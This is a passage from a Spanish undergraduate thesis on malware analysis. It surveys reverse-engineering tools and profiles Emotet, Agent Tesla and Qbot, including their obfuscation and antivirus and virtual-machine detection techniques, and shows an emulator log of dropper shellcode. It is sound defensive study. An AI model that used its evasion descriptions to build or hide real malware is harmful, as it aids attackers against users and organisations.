



ugr | Universidad
de **Granada**

TRABAJO FIN DE GRADO
INGENIERÍA INFORMÁTICA

Análisis de malware.

Técnicas de persistencia e ingeniería inversa

Autor

José María Gasent Zarza

Directores

Gustavo Romero López



ESCUELA TÉCNICA SUPERIOR DE INGENIERÍAS INFORMÁTICA Y DE
TELECOMUNICACIÓN

Granada, 6 de Septiembre de 2024

Análisis de malware. Técnicas de persistencia e ingeniería inversa

José María Gasent Zarza

Palabras clave: Análisis de malware, Persistencia, Ingeniería inversa, Botnet, Troyano, Puerta trasera, Empaquetado, Ofuscación, Equipo azul, Equipo rojo, Ciberseguridad, Bootkit, Rootkit, Análisis estático, Análisis dinámico

Resumen

La ciberseguridad es un campo de la informática en constante cambio, debido a la naturaleza increíblemente reactiva del mismo. Los comúnmente conocidos como “equipo rojo” y “equipo azul”, para los agentes maliciosos y los profesionales encargados de la defensa y prevención de infecciones respectivamente, se ven obligados a adaptarse a las nuevas técnicas y sistemas que cada uno usa para combatir al otro. Esto genera un entorno en constante evolución que premia no solo la capacidad, si no también la velocidad de adaptación y desarrollo de nuevas estrategias capaces de sobreponerse a los estándares de seguridad usados por empresas e instituciones por parte de los atacantes, y de nuevas técnicas de detección y prevención de ataques por parte de los encargados de ciberseguridad.

Esta necesidad para superar constantemente al equipo opuesto convierte el análisis de malware en una de las capacidades más importantes para la adaptación a las nuevas técnicas usadas por grupos de actividades criminales en la red que tienen los expertos en seguridad. La posibilidad de analizar e investigar software malicioso se convierte así en una pieza clave tan esencial que gran parte del tiempo invertido en el desarrollo de malware se ve centrado en la ofuscación del código del mismo, en un intento de ralentizar, si no frenar totalmente, el análisis de este para causar así el mayor daño posible u obtener el mayor beneficio posible en el tiempo que las autoridades, infraestructuras y negocios tarden en adaptarse a cualquier nuevo cambio que se produzca en el malware.

De esta forma, en el siguiente trabajo de fin de grado se hará un estudio de algunos de las familias de malware más comunes actualmente, estudiando su comportamiento, técnicas de infección para obtener acceso a los equipos y capacidades para obtener persistencia en el equipo infectado. Muchos de estos virus ya han sido analizados extensa y exhaustivamente, y su funcionamiento interno es conocimiento público, sin embargo, todos ellos están sujetos a la posibilidad de verse alterados para evadir nuevos métodos de

detección, por lo que se hará uso de múltiples técnicas de análisis e ingeniería inversa sobre muestras recientes de virus detectados y aislados.

Se hará especial hincapié en los sistemas que usa el malware para obtener persistencia, llegando a ver el funcionamiento de los conocidos como bootkits, unos complejos tipos de rootkits que se instalan en el MBR para mantener un equipo infectado incluso después de un formateo completo del sistema operativo.

A modo de conclusión, se resumirá como evitar y detectar infecciones como las estudiadas a lo largo de este proyecto, desde un nivel de usuario hasta un nivel de administrador de equipos o redes.

Malware analysis. Persistence techniques and reverse engineering

José María Gasent Zarza

Keywords: Malware analysis, Persistence, Reverse engineering, Botnet, Trojan, Backdoor, Packer, Obfuscation, Blue team, Red team, Cybersecurity, Bootkit, Rootkit, Static analysis, Dynamic Analysis

Abstract

Due to its incredibly reactive nature, cybersecurity is an IT field in constant change. The commonly known as “red team” and “blue team”, for the malicious agents and professionals in charge of defense and prevention from attacks respectively, find themselves in a constant battle to adapt and get on top of each other’s new techniques and systems. This creates an environment in constant evolution that rewards not only the capability, but also the speed to adapt and develop new strategies capable of overwhelming the security standards used by business and institutions on the side of the attackers, and new techniques to detect and prevent attacks on the side of the cybersecurity professionals.

This need to constantly surpass the opposing team makes malware analysis a capability of the utmost importance in order to adapt to the new techniques used by criminal activities groups online that security experts can possess. The ability to analyze and research malicious software becomes such an essential key piece that a great deal of the malware’s developers time and efforts are put into obfuscating the code itself, in an attempt to slow, if not completely halt, the analysis of the malware in order to be able to make the most damage or get as much of a benefit as possible in the time it takes for the authorities, infrastructure and businesses to adapt any new changes or updates on the malware.

As such, in this work we’ll make a study on some of the most common malware families at the moment, studying their behaviour, the infecting methods they make use of to obtain access to machines, and their capabilities to obtain persistence in an infected system. Many of the viruses we’ll see have already been exhaustively studied in length and their functionality is public knowledge, nevertheless, all of them are subject to the possibility of being altered to evade new detection methods, so we’ll make use of multiple analysis and reverse engineering techniques on fresh malware samples recently discovered and isolated.

We'll take a particular interest on the methods used by malware in order to obtain persistence, going as far as to take a closer look into bootkits, a complex type of rootkit that hook themselves on the MBR and thus obtaining persistence on an infected device even after a full wipe and reformatting of the operating system.

As a conclusion, we'll summarise how to prevent and detect infectious malware like the ones studied through this work, from an user-level viewpoint to a system or network administrator one.

Yo, **José María Gasent Zarza**, alumno de la titulación Ingeniería Informática de la **Escuela Técnica Superior de Ingenierías Informática y de Telecomunicación de la Universidad de Granada**, con DNI 21151373K, autorizo la ubicación de la siguiente copia de mi Trabajo Fin de Grado en la biblioteca del centro para que pueda ser consultada por las personas que lo deseen.

Fdo: José María Gasent Zarza

Granada a 5 de Septiembre de 2025.

D. **Gustavo Romero Lopez**, Profesor del Área de XXXX del Departamento YYYY de la Universidad de Granada.

Informan:

Que el presente trabajo, titulado ***Análisis de malware. Técnicas de persistencia e ingeniería inversa***, ha sido realizado bajo su supervisión por **José María Gasent Zarza**, y autorizamos la defensa de dicho trabajo ante el tribunal que corresponda.

Y para que conste, expiden y firman el presente informe en Granada a X de mes de 201 .

Los directores:

Nombre Apellido1 Apellido2 (tutor1)

Agradecimientos

A mis padres por apoyarme siempre sin importar cuantos errores cometía,
mi pareja por hacerme sentir la persona más especial del mundo cuando me
mira y a mi hermano por ser la mayor alegría de mi vida.

Índice general

1. Introducción	1
1.1. Motivación	1
1.2. Objetivos	2
2. Estado del arte	5
2.1. Herramientas	5
2.1.1. IDA	5
2.1.2. Ghidra	6
2.1.3. x64dbg	8
2.1.4. scdbg	8
2.1.5. ANY.RUN	10
2.1.6. Didier Stevens Suite	10
2.1.7. Detect It Easy	11
2.2. Malware	12
2.2.1. Tipos de malware	12
2.2.2. Familias de Malware	12
2.2.3. Identificación: IOCs y Reglas YARA	21
3. Análisis Práctico	23
3.1. Análisis de un maldoc: Ofuscación	23
3.2. Análisis de un exploit: CVE-2017-11882	43
3.3. Análisis de un ejecutable	53
4. Conclusiones	103
Bibliografía	105

Listings

2.1. Regla Yara	21
3.1. Macro Emotet 1	24
3.2. Macro Emotet 2	24
3.3. Macro Emotet 3	25
3.4. Variables Emotet	29
3.5. Información adicional olevba	35
3.6. Macro Emotet deofuscado 1	36
3.7. Wrapper para oleform.py	39
3.8. Funcion 1 Emotet deofuscada	40
3.9. Texto decodificado	40
3.10. Funcion 2 Emotet deofuscada	41
3.11. Cifrado XOR en Agent Tesla	50
3.12. Script para el desencriptado XOR	50
3.13. Función ofuscada	63
3.14. Función desofuscada y ejecutable como script de AutoIt	63
3.15. Script para traducir el keylogger	64
3.16. Script desofuscado	65
3.17. Propthess.vbs	73
3.18. SilvexesXORDecoder.py	73

Capítulo 1

Introducción

Este Trabajo de Fin de Grado se enfoca en el estudio y análisis de muestras de malware reales mediante el uso de técnicas de ingeniería inversa para comprender su funcionamiento y, de esta forma, ser capaces de identificar vulnerabilidades y corregirlas para evitar ser explotadas por agentes maliciosos. El objetivo es demostrar como se realizaría dicho análisis mediante técnicas tanto estáticas como dinámicas a un nivel relativamente profundo, yendo más allá de la simple identificación del malware como podría realizar el uso de un software antivirus, si no además ser capaces de estudiar el código encontrado, que en su mayoría se encuentra ofuscado o encriptado para complicar su estudio.

El esfuerzo realizado por desarrolladores de malware para dificultar y complicar su análisis es prueba de la importancia de esta tarea, y de como ser capaces de comprender los mecanismos internos puede resultar vital para defendernos de un posible ataque.

1.1. Motivación

Desde brechas y vulnerabilidades en empresas que contienen información delicada, ataques a menor escala a usuarios, y hasta elementos de seguridad en operaciones militares y de inteligencia a nivel internacional, la ciberseguridad se ha convertido en un elemento clave que afecta a la vida de las personas en gran escala y que a menudo resulta en un campo muy especializado y a veces ignorado a nivel corporativo.

En estos últimos años, y en parte como consecuencia del confinamiento pro-

vocado por el covid-19 y el boom tecnológico que ha conllevado, incluyendo los rápidos avances en inteligencia artificial, los ciberataques detectados han llegado a las cifras de mas de 2000 al día en el año 2025, según reportan fuentes como Demandsage[3] y Astra Security[1], o de hasta 600 millones al día según estima Microsoft usando una definición más laxa de lo que se pueda considerar un ciberataque. En cualquier caso, las perdidas por ciberataques ascendieron a los dieciséis mil millones de dólares en el año 2024, según reporta el FBI en su informe[4].

El análisis de malware es un campo muy amplio en el que las técnicas y herramientas usadas para detectar y analizar malware quedan obsoletas y superadas tan frecuentemente por avances de agentes maliciosos como los profesionales de ciberseguridad crean nuevos métodos de detección y análisis. Es un campo en constante cambio en el que la capacidad de adaptación es clave. Por esto, establecer una base que pueda servir para todo tipo de malware es complicado, y estudiar el estado actual de los ataques informáticos es especialmente importante. Aunque entender el funcionamiento del malware más moderno puede ser la parte más importante en la práctica a la hora de enfrentar y prevenir ataques informáticos, y a lo largo de este trabajo realizaremos análisis sobre virus actuales detectados recientemente, muchos de los métodos usados al realizar ingeniería inversa sobre un software detectado como malicioso son conocidos y muy similares a los usados desde hace décadas, aunque las herramientas de las que disponemos hoy en día son más avanzadas y facilitan el proceso que anteriormente podría resultar más tedioso y complicado.

De esta forma, se pretende demostrar como mediante técnicas de ingeniería inversa y el uso de herramientas modernas se puede lograr obtener un alto nivel de compresión del malware encontrado en la red.

1.2. Objetivos

Este trabajo tiene como objetivo demostrar el uso de herramientas de ingeniería inversa y analizar muestras reales de malware detectado online. Para llevar esto a cabo el proyecto se estructura en las siguientes partes:

Obtención	Encontrar muestras de malware para su análisis, generalmente en sitios que los recopilen como Malware Bazaar
Identificación	Se identifica la muestra, que puede estar ya previamente documentado en el sitio.
Análisis estático	Se analiza la muestra sin llegar a ejecutarla. Dependiendo del malware y las técnicas usadas por el desarrollador esto puede no ser factible
Análisis dinámico	Se ejecuta el malware en un entorno cerrado y seguro y se estudia su ejecución

Esto nos permite dividir el proyecto en las siguientes secciones:

Herramientas	Descripción de las herramientas usadas a lo largo del proyecto
Familias de Malware	Información sobre las familias de malware a las que pertenecen las muestras analizadas y las más relevantes en el panorama actual
Análisis práctico	Pasos seguidos, estudio y técnicas empleadas en el análisis práctico
Prevención y defensa	Conclusiones y recomendaciones para evitar ataques.

Capítulo 2

Estado del arte

2.1. Herramientas

2.1.1. IDA



Figura 2.1: Logo de IDA Pro

Interactive Disassembler, más conocido como IDA, es un desensamblador empleado para la ingeniería inversa, y el estándar actual de la industria. Originalmente creado por Ilfak Guilfanov y distribuido como shareware, fue adquirido en 1996 por la empresa belga DataRescue, que la comenzó a comercializar bajo el nombre de IDA Pro, aunque también mantiene una versión gratuita con menos capacidades llamada IDA Free, que usaremos en este proyecto.

IDA permite generar el código ensamblador a partir del código máquina de gran número de formatos de ejecutables para diferentes procesadores, además de actuar como debugger para ejecutables de Windows PE, Linux ELF y MacOs X Mach-O.

La misma compañía ofrece además un plug-in descompilador que genera una representación del código fuente de alto nivel de tipo C, aunque este se vende por un cargo adicional.

La principal y más importante característica de IDA es su capacidad poblar el código máquina desensamblado de información, detectando estructuras comunes, funciones y llamadas a APIs comunes. Debido a la naturaleza del desensamblado de código sin embargo, el resultado esta lejos de quedar perfecto y requiere de interacción humana para estudiar el código resultante hasta convertirlo en un resultado legible y comprensible.

El énfasis en la interacción y la potente interfaz que facilita este proceso es sin embargo su mayor ventaja, y lo que lo ha convertido en el estándar de-facto en la industria.




Figura 2.2: Interfaz de IDA

IDA además presenta un lenguaje de scripting para la creación de plugins como el ya mencionado descompilador que ofrece la propia compañía, por lo que su funcionamiento se ve ampliado, especialmente al ser la herramienta más popular del mercado.

2.1.2. Ghidra

Ghidra se presenta como el principal competidor de IDA como herramienta de ingeniería inversa. Desarrollada por la Agencia de Seguridad Nacional (NSA) de los Estados Unidos y de código abierto, tiene una funcionalidad similar a IDA además de incorporar una herramienta de descompilador similar al plugin de pago ofrecido por IDA.



Figura 2.3: Logo de Ghidra

La NSA hizo público su código fuente en 2019, aunque se sospecha que la herramienta existe y ha sido usada por el gobierno de los Estados Unidos desde al menos 1999.

Al igual que IDA, permite el uso de plugins desarrollados en Java o Python. Esto, combinado con el hecho de ser código libre, lo convierte no solo en una alternativa gratuita a IDA Pro, si no en un auténtico competidor. Muchos de los plugins desarrollados para IDA también están disponibles para Ghidra y viceversa, aunque la exclusividad de alguno de ellos podría ser el factor determinante a la hora de escoger una herramienta u otra.




Figura 2.4: Interfaz de Ghidra

2.1.3. x64dbg

x64dbg, y análogamente, x32dbg, es una herramienta de código abierto para el debugging de aplicaciones de windows de 64 y 32 bits respectivamente. Actua como el sucesor espiritual de la aplicación Ollydbg, anteriormente el principal debugger usado para aplicaciones de windows.




Figura 2.5: Interfaz de x64dbg

Es uno de los debuggers más populares para analizar dinámicamente aplicaciones de windows, y aunque tanto IDA como Ghidra poseen debuggers propios por defecto, ambos tienen plugins para sincronizar el uso de x64dbg con su ejecución y usarlo como el debugger para análisis dinámico.

Otra funcionalidad especialmente interesante es la capacidad de .engancharse.^a procesos y programas del sistema de windows e interrumpir y debuggear su ejecución cuando son invocados.

2.1.4. scdbg

Scdbg es un debugger basado en la librerías de emulación de libemu, y especializado en el debugging de shellcode; código máquina generalmente carente de encabezados para minimizar su tamaño y pensados para ser cargados directamente en ejecución.

Lejos de tener una interfaz especialmente amigable, y originalmente diseñado como una aplicación de consola, tiene utilidades muy interesantes




Figura 2.6: Interfaz gráfica de scdbg

para el análisis de código ejecutable de tamaño reducido. Al estar basado en libemu, no ejecuta el código potencialmente malicioso si no que simplemente simula su ejecución y detecta las llamadas a APIs de windows a través de códigos de operación binario.

```
C:\Demo>scdbg -i -f sc tempfile-dropper
Loaded 268 bytes from file sc tempfile-dropper
Initialization Complete..
Interactive Hooks enabled
Max Steps: 2000000
Using base offset: 0x401000
401033 LocalAlloc(sz=104) = 600000
40104b GetTempPath(len=89, buf=600000) = 25
40105b LocalAlloc(sz=104) = 601000
401081 GetTempFileName(path=C:\Users\TESTUS-1\AppData\LocalTemp\, prefix=40122f, unique=0, buf=601000) = 4929
    Path = C:\Users\TESTUS-1\AppData\LocalTemp\A4929.tmp
4010ac CreateFileA(C:\Users\TESTUS-1\AppData\LocalTemp\A4929.tmp) = 21c
    Interactive mode local file sc tempfile-dropper.drop_0
4010d7 WriteFile(h=21c, buf=401231, len=18, lpw=401250, lwp=0) = 21c
4010e4 CloseHandle(h=21c)
4010ef ExitProcess(0)

Stepcount 903350

C:\Demo>
```

Figura 2.7: Ejecución de scdbg

Algunas de las utilidades que incluye son, la detección automática de puntos de entrada en el código, la creación de dumps de memoria, útil para código encriptado que se desencripta en ejecución y monitorización de lectura y escritura en bibliotecas DLL.

2.1.5. ANY.RUN

ANY.RUN es un compañía de ciberseguridad que proporciona múltiples herramientas de análisis. De entre ellas, el principal es el servicio de entornos cerrados interactivos o sandboxes.



Figura 2.8: Sandbox de ANY.RUN

ANY.RUN permite la rápida configuración de una maquina virtual y la ejecución interactiva de archivos subidos por el usuario, a la que vez que registra y documenta cualquier cambio producido en el sistema. Los informes incluyen cambios como la creación y escritura o modificación de archivos, cambios en las claves de registro, y cualquier llamada que se realice a través de la red, monitorizandolo como se podría hacer mediante el uso de aplicaciones de red como Wireshark en un entorno privado y de manera manual.

La velocidad, facilidad y profundidad de los informes producidos de manera automática, sumados a la seguridad de ejecutar el malware en un sistema ajeno alojado en la nube, convierten este servicio en una de las herramientas más eficientes para realizar un análisis rápido de las consecuencias que ejecutar un malware podría tener en el equipo.

2.1.6. Didier Stevens Suite

Didier Stevens es un profesional de investigación de la ciberseguridad, galardonado con reconocimientos por parte Microsoft y el SANS Institute. A lo largo de los años ha creado diversas herramientas que el mismo proporciona con código abierto en su totalidad en la suite de herramientas.

La mayoría de esta suite está compuesta de utilidades en formas de scripts que automatizan tareas como la desencriptación de textos mediante encriptación XOR, el análisis y dumpado de metadatos en documentos de texto o excel, o incluso herramientas que crackean documentos de Microsoft Office protegidos por contraseñas.

Aunque no sea técnicamente una herramienta, el blog del propio Didier Stevens documenta y ejemplifica el uso de la gran mayoría de herramientas además de contener gran variedad información útil del campo de la ciberseguridad.

2.1.7. Detect It Easy




Figura 2.9: Interfaz de la aplicación DIE

Detect It Easy o DIE es una aplicación de sencillo uso que escanea los metadatos de un ejecutable para mostrar tanta información como sea posible sobre su empaquetado, compilación y arquitectura. Es la mejor alternativa actual al ya abandonado y clásico programa **PeID**.

2.2. Malware

2.2.1. Tipos de malware

Aunque los tipos de malware tienden a solaparse y un mismo malware puede tener las funcionalidades de varios de estos tipos, generalmente se pueden clasificar en los siguientes tipos según su objetivo y comportamiento:

- **Loader/Droppers:** Infectan el equipo para descargar e instalar otros tipos de malware.
- **Ransomware:** Encriptan la información del equipo pidiendo un rescate a cambio de la clave de desencriptación.
- **Troyano:** Malware camuflado como una aplicación de confianza que instala o ejecuta código dañino.
- **RATs o Remote Access Trojans:** Troyanos que instalan una aplicación de control remoto en el equipo.
- **Botnets:** Convierten sistemas conectados a internet (generalmente dispositivos conectados al IoT o Internet de las cosas) en dispositivos controlados remotamente con el objetivo de ser usados masivamente en ataques como los DDOS o de denegación de servicio.
- **Stealers:** Roban datos importantes, usualmente bancarios, a través de herramientas como los capturadores de pantalla, keyloggers o servidores FTP.

2.2.2. Familias de Malware

Partiendo de los datos que podemos obtener de la plataforma *Malware Bazaar*, podemos obtener una lista de las familias de malware más comúnmente detectadas (Figura 2.10). Es importante tener en cuenta que las posiciones dentro de esta lista tienden a cambiar rápidamente, pues una campaña a gran escala puede añadir un enorme número de detecciones a una familia concreta elevando su posición hasta que se realice y detecte una nueva campaña a gran escala por parte de otra de estas familias. Además, como podemos comprobar en los datos en la figura 2.11, proporcionados por el Instituto de Seguridad-IT Independiente de Magdeburg, Alemania, la naturaleza creciente de las tecnologías de información, el número de usuarios en la red, las capacidades para transmitir y infectar equipos y las habilidades para detectar el malware, cada campaña a gran escala tiende a ser mayor que la anterior. Es destacable el pico en el año 2021, debido al confinamiento y el consecuente disparo de las interacciones online, que se vieron relajadas en los

Top Malware Families




Figura 2.10: Gráfica mostrando las familias de malware más comúnmente detectadas en Malware Bazaar[5]

años posteriores aunque manteniendo las cifras de los años inmediatamente anteriores a ese año.




Figura 2.11: Número de nuevas detecciones de malware por año.[2]

Emotet/Heodo/Geodo

La familia de malware conocida como **Emotet**, **Heodo** o **Geodo** es un downloader que se encarga de la fase inicial (Acceso) de la infección de un equipo. El malware se ejecuta a través de un medio que intenta parecer inocuo, como un archivo de excel o un pdf, pero que contiene código ejecutable

en macros o plugins capaz de instalarse y descargar módulos más complejos. **Emotet** es un malware con capacidades increíblemente amplias debido a su naturaleza modular, que le permite descargar e instalar módulos y payloads de una colección en constante crecimiento. Además, el código de este malware es polimórfico, encriptado y ofuscado de manera distinta en cada versión del mismo de manera que la mayoría de antivirus son incapaces de detectarlo.

Previamente, **Emotet** actuaba como un malware como servicio (MaS), vendido en la red oscura y grupos de chat en plataformas como Telegram para cualquiera que pagase su precio, pero debido a una intervención por parte del EUROPOL y el FBI contra un grupo de administradores de redes de botnet infectados por **Emotet** y algunos de los desarrolladores en 2021, sus acciones se vieron detenidas y la importancia de este virus cayó ligeramente en el olvido. Recientemente, sin embargo, su actividad ha resurgido siendo distribuido únicamente a personas y grupos de confianza cercanos a los desarrolladores, principalmente grupos criminales rusos.

Agent Tesla

Agent Tesla es una familia de malware de tipo RAT o Remote Access Trojan, escritos en .NET y que hace objetivo a usuarios de Windows. Entre sus funcionalidades se encuentra actuar como keylogger, capturador de pantalla y servidor ftp para descargar cualquier archivo con información importante o subir otros archivos infectados. Posee también la capacidad de obtener persistencia e infectar otros equipos en la red del sistema infectado compartiendo archivos o a través de vulnerabilidades en la configuración de la red.

Al igual que Emotet previamente, se vende como un MaS con un sistema de suscripción 2.12, aunque en este caso su creador la vendía públicamente en el sitio web agenttesla.com como un monitor de ordenadores para empresas, en lugar de abiertamente como un malware, pese a que el programa tenía funciones como las de obtener persistencia y evasión de detección y análisis. Tras el cierre de la página web en 2018, alegando que su aplicación se estaba usando indebidamente como un malware (uso indebido del cual su creador no se hace responsable), este malware se ha seguido comercializando menos abiertamente en grupos anónimos.

Pricing			
BRONZE	SILVER	GOLD MOST POPULAR	PLATINUM
\$ 15	\$ 35	\$ 49	\$ 69
1 Month License 7/24 Support Web Panel Advanced Keylogger - 1 Month Updates 1 Month Builds	3 Months License 7/24 Support Web Panel Advanced Keylogger Crypter - 3 Months Updates 3 Months Builds	6 Months License 7/24 Support Web Panel Advanced Keylogger Crypter doc/xls Converter 6 Months Updates 6 Months Builds	1 Year License 7/24 Support Web Panel Advanced Keylogger Crypter doc/xls Converter 1 Year Updates 1 Year Builds
Buy Now	Buy Now	Buy Now	Buy Now

Figura 2.12: Captura de la página de agenttesla.com antes de ser eliminada

Qbot

Qbot, también conocido como **Qakbot** o **Pinkslipbot**, fue originalmente un malware principalmente usado como troyano bancario en 2008, aunque actualmente incluye múltiples funcionalidades más propias de un **RAT**. Pese a ser una familia de malware que ha existido desde hace varias años, ha cobrado mayor importancia recientemente, después de varias campañas de ataques en 2020 y 2023. Al igual que los vistos anteriormente, su principal método de infección es a través de ataques de phishing, en el caso de Qbot de manera más sofisticada, pues una de las principales funciones que realiza una vez infectado un equipo es buscar en las cuentas de correo electrónico cadenas de mensajes, generalmente corporativas, donde es común mandar y recibir documentos de texto o archivos de hojas de datos, e incorporarse a estas cadenas fingiendo ser un correo legítimo del usuario infectado, como el visto en la figura 2.13, con la esperanza de que otro equipo abra y ejecute un archivo dañino como los vistos anteriormente. Es frecuente también que sea instalado como malware de segunda fase por un Loader como el ya visto anteriormente **Emotet**.

A la hora de detectar y analizar este malware, Qbot posee múltiples herramientas que dificultan esta tarea. Para evitar la detección de librerías y módulos comúnmente usadas por malware y que los antivirus detectaran, Qbot hace uso tablas de importación dinámicas. Todas las cadenas del programa se encuentran encriptadas y son solo desencriptadas en tiempo de ejecución. El programa se desencripta y ejecuta en varias fases, siendo la tarea de la primera de ellas detectar si se están ejecutando programas de antivirus, haciendo uso de una extensa lista de antivirus populares y com-




Figura 2.13: E-mail creado por Qbot[8]

parándolos con los procesos en ejecución. Esta misma fase trata también de detectar si el malware se está ejecutando en una máquina virtual o de si está intentado ser analizado. Algunos de los métodos que usa para ello son:

- Hacer uso de la instrucción CPUID y comprobar el sistema sobre el que se ejecuta el equipo
